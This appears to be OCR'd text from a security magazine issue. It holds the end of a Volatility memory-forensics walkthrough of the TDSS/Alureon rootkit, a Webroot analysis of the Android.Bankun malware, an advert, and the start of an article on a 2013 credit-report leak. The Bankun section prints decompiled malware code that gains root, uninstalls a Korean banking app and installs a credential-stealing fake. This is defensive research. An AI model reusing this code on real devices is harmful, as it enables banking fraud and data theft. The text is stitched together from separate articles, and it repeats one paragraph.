0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll
0x774e0000   0x13d000     0xffff C:\WINDOWS\system32\ole32.dll
0x7d1e0000   0x2bc000     0xffff C:\WINDOWS\system32\msi.dll
0x5cb70000    0x26000        0x1 C:\WINDOWS\system32\ShimEng.dll
0x6f880000   0x1ca000        0x1 C:\WINDOWS\AppPatch\AcGenral.DLL
0x76b40000    0x2d000        0x2 C:\WINDOWS\system32\WINMM.dll
0x77120000    0x8b000        0x3 C:\WINDOWS\system32\OLEAUT32.dll
0x77be0000    0x15000        0x1 C:\WINDOWS\system32\MSACM32.dll
0x77c00000     0x8000        0x3 C:\WINDOWS\system32\VERSION.dll
0x7c9c0000   0x817000        0x1 C:\WINDOWS\system32\SHELL32.dll
0x77f60000    0x76000        0x5 C:\WINDOWS\system32\SHLWAPI.dll
0x769c0000    0xb4000        0x1 C:\WINDOWS\system32\USERENV.dll
0x5ad70000    0x38000        0x1 C:\WINDOWS\system32\UxTheme.dll
0x10000000    0x2b000        0x1 C:\WINDOWS\system32\dll.dll
0x76390000    0x1d000        0x1 C:\WINDOWS\system32\IMM32.DLL
0x773d0000   0x103000        0x3 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260
.dll
```

Step 13: Dumping DLL and VT submission

Dumping the suspicious DLL (dll.dll) and submitting to VirusTotal confirms that this is associated with TDSS (Alueron) rootkit.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 1236 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x8923c778 msiexec.exe          0x010000000 dll.dll              OK: module.1236.943c778.10000000.dll
root@bt:~/volatility_2.3_beta# 
```



ClamAV	✓	20130709
Commtouch	✓	20130709
Comodo	✓	20130709
DrWeb	BackDoor.Tdss.30	20130709
Emsisoft	Trojan.Dropper.STN (B)	20130709
eSafe	✓	20130709
ESET-NOD32	✓	20130709
F-Prot	✓	20130709
F-Secure	Trojan.Dropper.STN	20130709
Fortinet	✓	20130709
GData	Trojan.Dropper.STN	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	✓	20130709
K7GW	✓	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.TDSS.de.102400	20130708

Step 14: Hidden Kernel driver


In step 7 we also saw reference to a driver file (starting with "TDSS"). Searching for the driver file using Volatility's modules plugin couldn't find the driver that starts with "TDSS" whereas Volatility's driverscan plugin was able to find it. This confirms that the kernel driver (TDSSserv.sys) was hidden. The below screenshot also shows that the base address of the driver is `0xb838b000` and the size is `0x11000`.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem modules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                  \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta# 
```

Step 15: Kernel Callbacks

Examining the callbacks shows the callback (at address starting with `0xb38`) set by an unknown driver.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem callbacks
Volatile Systems Volatility Framework 2.3_beta
Type                                 Callback   Module               Details
------------------------------------ ---------- -------------------- -------
```



```
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\mnmdd
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\RDPCDD
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\VgaSave
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\vmx_svga
IoRegisterShutdownNotification       0xbadb65be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xbadb65be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xba8b873a MountMgr.sys         \Driver\MountMgr
IoRegisterShutdownNotification       0xba74a2be ftdisk.sys           \Driver\Ftdisk
IoRegisterShutdownNotification       0xba5e78f1 Mup.sys              \FileSystem\Mup
IoRegisterShutdownNotification       0x805cdef4 ntoskrnl.exe         \FileSystem\RAW
IoRegisterShutdownNotification       0x805f5d66 ntoskrnl.exe         \Driver\WMIxWDM
GenericKernelCallback                0xb838e108 UNKNOWN              -
GenericKernelCallback                0xb838d8e9 UNKNOWN              -
GenericKernelCallback                0xbadfeafe CaptureRe...itor.sys -
GenericKernelCallback                0xbadfa7b4 CapturePr...itor.sys -
KeRegisterBugCheckReasonCallback     0xbad74ab8 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback     0xbad74a70 mssmbios.sys         SMBiosRe
KeRegisterBugCheckReasonCallback     0xbad74a28 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback     0xba51c1be USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback     0xba51c11e USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback     0xba533522 VIDEOPRT.SYS         Videoprt
PsSetLoadImageNotifyRoutine          0xb838e108 UNKNOWN              -
PsSetCreateProcessNotifyRoutine      0xbadfa7b4 CapturePr...itor.sys -
PsSetCreateProcessNotifyRoutine      0xb838d8e9 UNKNOWN              -
CmRegisterCallback                   0xbadfeafe CaptureRe...itor.sys -
root@bt:~/volatility_2.3_beta#
```

Step 16:
Examining the unknown kernel driver


The below screenshot shows that this unknown driver falls under the address range of TDSSserv.sys. This confirms that unknown driver is "TDSSserv.sys".




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                  \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

Step 17: Kernel api hooks


Malware hooks the Kernel API and the hook address falls under the address range of TDSSserv.sys (as shown in the below screenshots).



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem apihooks -P -Q
Volatile Systems Volatility Framework 2.3_beta
```



```
************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
Function: ntoskrnl.exe!IofCompleteRequest at 0x804ee1b0
Hook address: 0xb838d6bb
Hooking module: <unknown>

Disassembly(0):
0x804ee1b0 ff2504c25480     JMP DWORD [0x8054c204]
0x804ee1b6 cc               INT 3
0x804ee1b7 cc               INT 3
0x804ee1b8 cc               INT 3
0x804ee1b9 cc               INT 3
0x804ee1ba cc               INT 3
0x804ee1bb cc               INT 3
0x804ee1bc 8bff             MOV EDI, EDI
0x804ee1be 55               PUSH EBP
0x804ee1bf 8bec             MOV EBP, ESP
0x804ee1c1 56               PUSH ESI
0x804ee1c2 ff1514774d80     CALL DWORD [0x804d7714]

Disassembly(1):
```




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                  \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

References


- Video link of this article: *http://www.youtube.com/watch?v=A_8y9f0RHmA*
- *http://code.google.com/p/volatility/wiki/FullInstallation*
- *http://nagareshwar.securityxploded.com/2013/07/15/advanced-malware-analysis-training-session-7-malware-memory-forensics/*

Step 18: Dumping the kernel driver

Dumping the kernel driver and submitting it to VirusTotal confirms that it is TDSS (Alureon) rootkit.



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem moddump -b 0xb838b000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Module Base Module Name          Result
----------- -------------------- ------
0x0b838b000 UNKNOWN              OK: driver.b838b000.sys
root@bt:~/volatility_2.3_beta#
```



ESET-NOD32	✓	20130709
F-Prot	W32/Trojan3.WZ	20130709
F-Secure	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Fortinet	W32/TDSS.B!tr	20130709
GData	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	Trojan	20130709
K7GW	✓	20130709
Kaspersky	UDS:DangerousObject.Multi.Generic	20130709
Kingsoft	Win32.Troj.Generic.a.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	generic!bg.bcg	20130709
McAfee-GW-Edition	generic!bg.bcg	20130709
Microsoft	Trojan:WinNT/Alureon.D	20130709
MicroWorld-eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.ZPACK.zkeqs	20130709

Conclusion

Memory forensics is a powerful technique and with a tool like Volatility it is possible to find and extract the forensic artifacts from the memory which helps in incident response, malware analysis and reverse engineering. As you saw, starting with little information we were able to detect the advanced malware and its components.

MONNAPPA K A


Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings. His article on "Malware Analysis" was also published in the Hakin9 ebook "Malware – From Basic Cleaning To Analyzing". You can view the video demo's of all his presentations by subscribing to his youtube channel: http://www.youtube.com/user/hackycracky22.

Android.Bankun And Other Android Obfuscation Tactics: A New Malware Era

There's one variant of Android.Bankun that is particularly interesting to me. When you look at the manifest it doesn't have even one permission. Even the most simple apps have at least internet permissions. Having no permissions isn't a red flag for being malicious though. In fact, it may even make you lean towards it being legitimate. However, there is one thing that gives Android.Bankun a red flag though. The package name of com.google.bankun instantly makes me think something is fishy.

There's one variant of Android.Bankun that is particularly interesting to me. When you look at the manifest it doesn't have even one permission. Even the most simple apps have at least internet permissions. Having no permissions isn't a red flag for being malicious though. In fact, it may even make you lean towards it being legitimate. However, there is one thing that gives Android.Bankun a red flag though. The package name of com.google.bankun instantly makes me think something is fishy.

To the average user the word ‚Google' is seen as a word to be trusted. This is especially true when it comes to the Android operating system which is of course created by the search engine giant. Malware authors know this and heavily use it to disguise their malicious intent. Mobile threat researchers like myself also know this and end up looking twice whenever we see ‚Google' being used. Diving into the code, we see a simple application whose code all resides in one plainly named default class, MainActivity. A great place to start is on the "onCreate" function which is run whenever the app is opened. Let's take a look (Figure 1). Looking at the code, we can see that it calls "isAvilible" with parameters of different package names. The "isAvilible" function looks




```
public void onCreate(Dundle paramDundle)
{
  super.onCreate(paramBundle);
  int i;
  String str;
  if (isAvilible(this, "com.kbcard.kbkookmincard"))
  {
    i = 1;
    str = "mount -o remount rw /data";
    if (getRootAhth())
    {
      chmodApk(str, "chmod 777 /data/app/com.kbcard.kbkookmincard-1.apk");
      uninstallApk("pm uninstall com.kbcard.kbkookmincard");
      installZxingApk(i);
    }
  }
  else
  {
    if (isAvilible(this, "com.ibk.spbs"))
    {
      i = 2;
      str = "mount -o remount rw /data";
      if (!getRootAhth())
        break label412;
      chmodApk(str, "chmod 777 /data/app/com.ibk.spbs-1.apk");
      uninstallApk("pm uninstall com.ibk.spbs");
      label80: installZxingApk(i);
    }
```

Figure 1. *The MainActivity class' onCreate function*

to see if that package name is installed and returns 'true' if it is installed which triggers the "if...else" statement to be ran. Let's look at the first "if...else" statement with "com.kbcard.kbkookmincard". If you look in the Google Play market you'll see that "com.kbcard.kbkookmincard" is an app called "KB Kookmin Card Mobile Home". It appears to be a Korean banking app. Whenever "KB Kookmin Card Mobile Home" exists, the malicious app will uninstall the app using the "uninstallApk" function after getting root access from the "getRootAhth" function. It then calls "installZxingApk" with the value of 'i' which is '1' for this "if...else" statement. Let's look at the "installZxingApk" function (Figure 2).


Under the "installZxingApk" function, it appears to be grabbing a file in the assets folder. The name of the file is the parameter variable that was used to call "installZxingApk". For our example, we know that the value is '1' from the "if...else" statement in class "MainActivity". In other words, a file named "1.apk" located in the assets folder is being called and then installed. So, let's see if there is an APK in the assets folder of the malicious app named "1.apk" (Figure 3).

There it is! Along with several other APKs for other "if...else" statements to use.




Name	Size	Type
1.apk	482 KB	APK File
2.apk	362 KB	APK File
3.apk	438 KB	APK File
4.apk	479 KB	APK File
5.apk	327 KB	APK File
6.apk	399 KB	APK File
7.apk	172 KB	APK File
8.apk	218 KB	APK File

Figure 3. *A listing of the package files under "assets" inside the malicious package*



```
app
  com.estrongs.android.pop-1.apk
  com.google.bankun-1.apk
  com.kbcard.kbkookmincard-1.apk
  com.webroot.security-1.apk
```

Figure 4. *The list of apps running on my test phone, after installing the legitimate app*




```java
private void installZxingApk(int paramInt)
{
  Intent localIntent1 = new Intent();
  Intent localIntent2 = localIntent1.addFlags(268435456);
  Intent localIntent3 = localIntent1.setAction("android.intent.action.VIEW");
  try
  {
    Class localClass = getClass();
    String str1 = "/assets/" + paramInt + ".apk";
    InputStream localInputStream = localClass.getResourceAsStream(str1);
    String str2 = String.valueOf(paramInt);
    String str3 = str2 + ".apk";
    FileOutputStream localFileOutputStream = openFileOutput(str3, 1);
    byte[] arrayOfByte = new byte[1024];
    while (true)
    {
      int i = localInputStream.read(arrayOfByte);
      if (i == -1)
      {
        localFileOutputStream.flush();
        localInputStream.close();
        localFileOutputStream.close();
        String str4 = String.valueOf(getFilesDir().getPath());
        String str5 = str4 + "/" + paramInt + ".apk";
        Uri localUri = Uri.fromFile(new File(str5));
        Intent localIntent4 = localIntent1.setDataAndType(localUri, "application/vnd.android.package-archive");
        startActivity(localIntent1);
        return;
      }
      int j = 0;
      localFileOutputStream.write(arrayOfByte, j, i);
    }
  }
```

Figure 2. *The "installZxingApk" function, responsible for grabbing and installing a package from the assets folder*

To test this malicious app out, I grabbed the legitimate "KB Kookmin Card Mobile Home" and installed it. Here it is sitting in my test phone's memory (Figure 4).

I then ran the malicious app and this popped up (Figure 5).

There's the app getting root access. Now, you should probably say "what in the..." and click 'Deny', but that's no fun so let's click 'Allow'. We then get this (Figure 6).



Superuser Request

The following app is requesting superuser access:

App: com.google.bankun (10056)
Package: com.google.bankun
Requested UID: root (0)
Command: /system/bin/sh

✓ Remember 3

Figure 5. *The Superuser prompt, originating from the malicious app*


KB국민카드

Do you want to install this application?

Allow this application to:

Your messages
read SMS or MMS, receive SMS


Network communication
full Internet access

Your personal information
read contact data

Services that cost you money
directly call phone numbers, send SMS

Figure 6. *A new install prompt for the package the parent app is attempting to install*

What's this? Maybe an update of my banking app "KB Kookmin Card Mobile Home?" Lets click 'Install'. Looking at the icon for this app nothing looks different:



The "new" icon just installed.

Now let's look in the phone's memory again (Figure 7). The APK "com.kbcard.kbkookmincard-1.apk" has been replaced with "com.googles.sms-servicesone-1.apk", or better known as "1.apk" from our malicious apps asset folder. So what does "1.apk" do? It's another malicious app that pretends to be "KB Kookmin Card Mobile Home" (Figure 8). Not only does this nasty app steal sensitive banking info, it also does several other malicious activities.




```
app
    com.estrongs.android.pop-1.apk
    com.google.bankun-1.apk
    com.googles.smsservicesone-1.apk
    com.webroot.security-1.apk
```

Figure 7. *The package that was just installed now appears in the memory, with a different name as well*


KB국민카드

이름	
주민등록번호	—
핸드폰 번호	- -
이용자ID	
이용자PW	
계좌번호	
계좌비밀번호	
자금이체비밀번호 확인	
보안카드일련번호	

Figure 8. *What the fake "KB Kookmin Card Mobile Home" app, or "1.apk", looks like*

It listens for any incoming SMS and phone calls and when one comes in, it gathers information such as time of call/SMS, telephone number, SMS message body, call length time, etc. It also steals your contact list and adds contact entries, sends SMS messages in the background, steals email through gmail and who knows what else. All of this from an APK that has no permissions.

Android.Bankun is just one example of how malware authors evade detection. A typical user may not think twice when they see something starting with the name “com.google”, even if it asking for superuser permissions. Malware authors are ‘banking’ on this (pun intended). The most common evasion tactic is using the same package name as a legitimate app. In many cases, the app will run just like the legitimate version, but do something malicious in the background. Turning function and class names into something generic like “a”, “b”, “c” and so forth, also makes it tougher to track down malicious code. Using encoding/decoding tactics within the code also makes it harder to see what the true intent may be. Android.Bankun didn’t use any obfuscation to hide the APKs in the assets folder, but other malware authors will part the APK files out into multiple files in the assets folder with generic file types. The malicious app then puts the files back together into a malicious APK before installing it.

Mobile malware is evolving rapidly. We are coming into a new era where the typical user may not own a laptop anymore, but instead several Android devices like a tablet and mobile phone. You better believe that malware authors see this trend. They are only getting started with new ways to attempt to evade us all.

NATHAN COLLIER, THREAT RESEARCH ANALYST AT WEBROOT

Nathan has been a Threat Research Analyst for Webroot since October 2009. He started his career working on PC malware, but now spends most of his time in the mobile landscape researching malware on Android devices. Because of his early adaptation to mobile security, Nathan has seen the exponential growth of mobile malware and is highly experienced in protecting Webroot customers from mobile threats. He also enjoys frequently traveling with his flight attendant wife, Megan, and is a competitive endurance mountain bike racer in Colorado.

MOVE TOMORROW’S BUSINESS TO THE CLOUD TODAY
YOUR TRUSTED ADVISOR ON CLOUD COMPUTING
MULTI-VENDOR
ANY DEVICE
HYBRID CLOUD
CLOUD ITERATION

Operation Mayhem a.k.a. Obama's Attack

– …the plan is to blow up the headquarters of these credit card companies.
– Why these buildings? Why credit card companies?
– If you erase the debt records, then we all go back to zero. It'll create total chaos.

(c) Fight Club

In March of 2013 hackers dropped the biggest cyber-bomb, posting the credit reports of high-profile people such as Michele Obama, Robert Miller (FBI Director) and many others.

Hackers claimed that they hacked the databases of FBI and White House, but they didn't. However, when they said, "it's only a small piece of data we have got" they were right. In the next following weeks the hackers posted more and more reports. Finally, they disclosed personal data of Barak Obama and said goodbye farewell.

According to the press, FBI suspected that CloudFare (traffic delivering company) was compromised, because it caches the data and does not encrypt it. In fact, CloudFare was involved, but only as a hosting platform to keep hacker's server up (it has got more than 700,000 visitors less than a week, so they needed a good hosting), so FBI got a wrong lead or, at least, made people (including the hackers) think that they got a wrong lead. Nobody knows for sure that FBI guys really did.

Definition of MAYHEM
may·hem *noun* *\'mā-ˌhem, 'mā-əm*

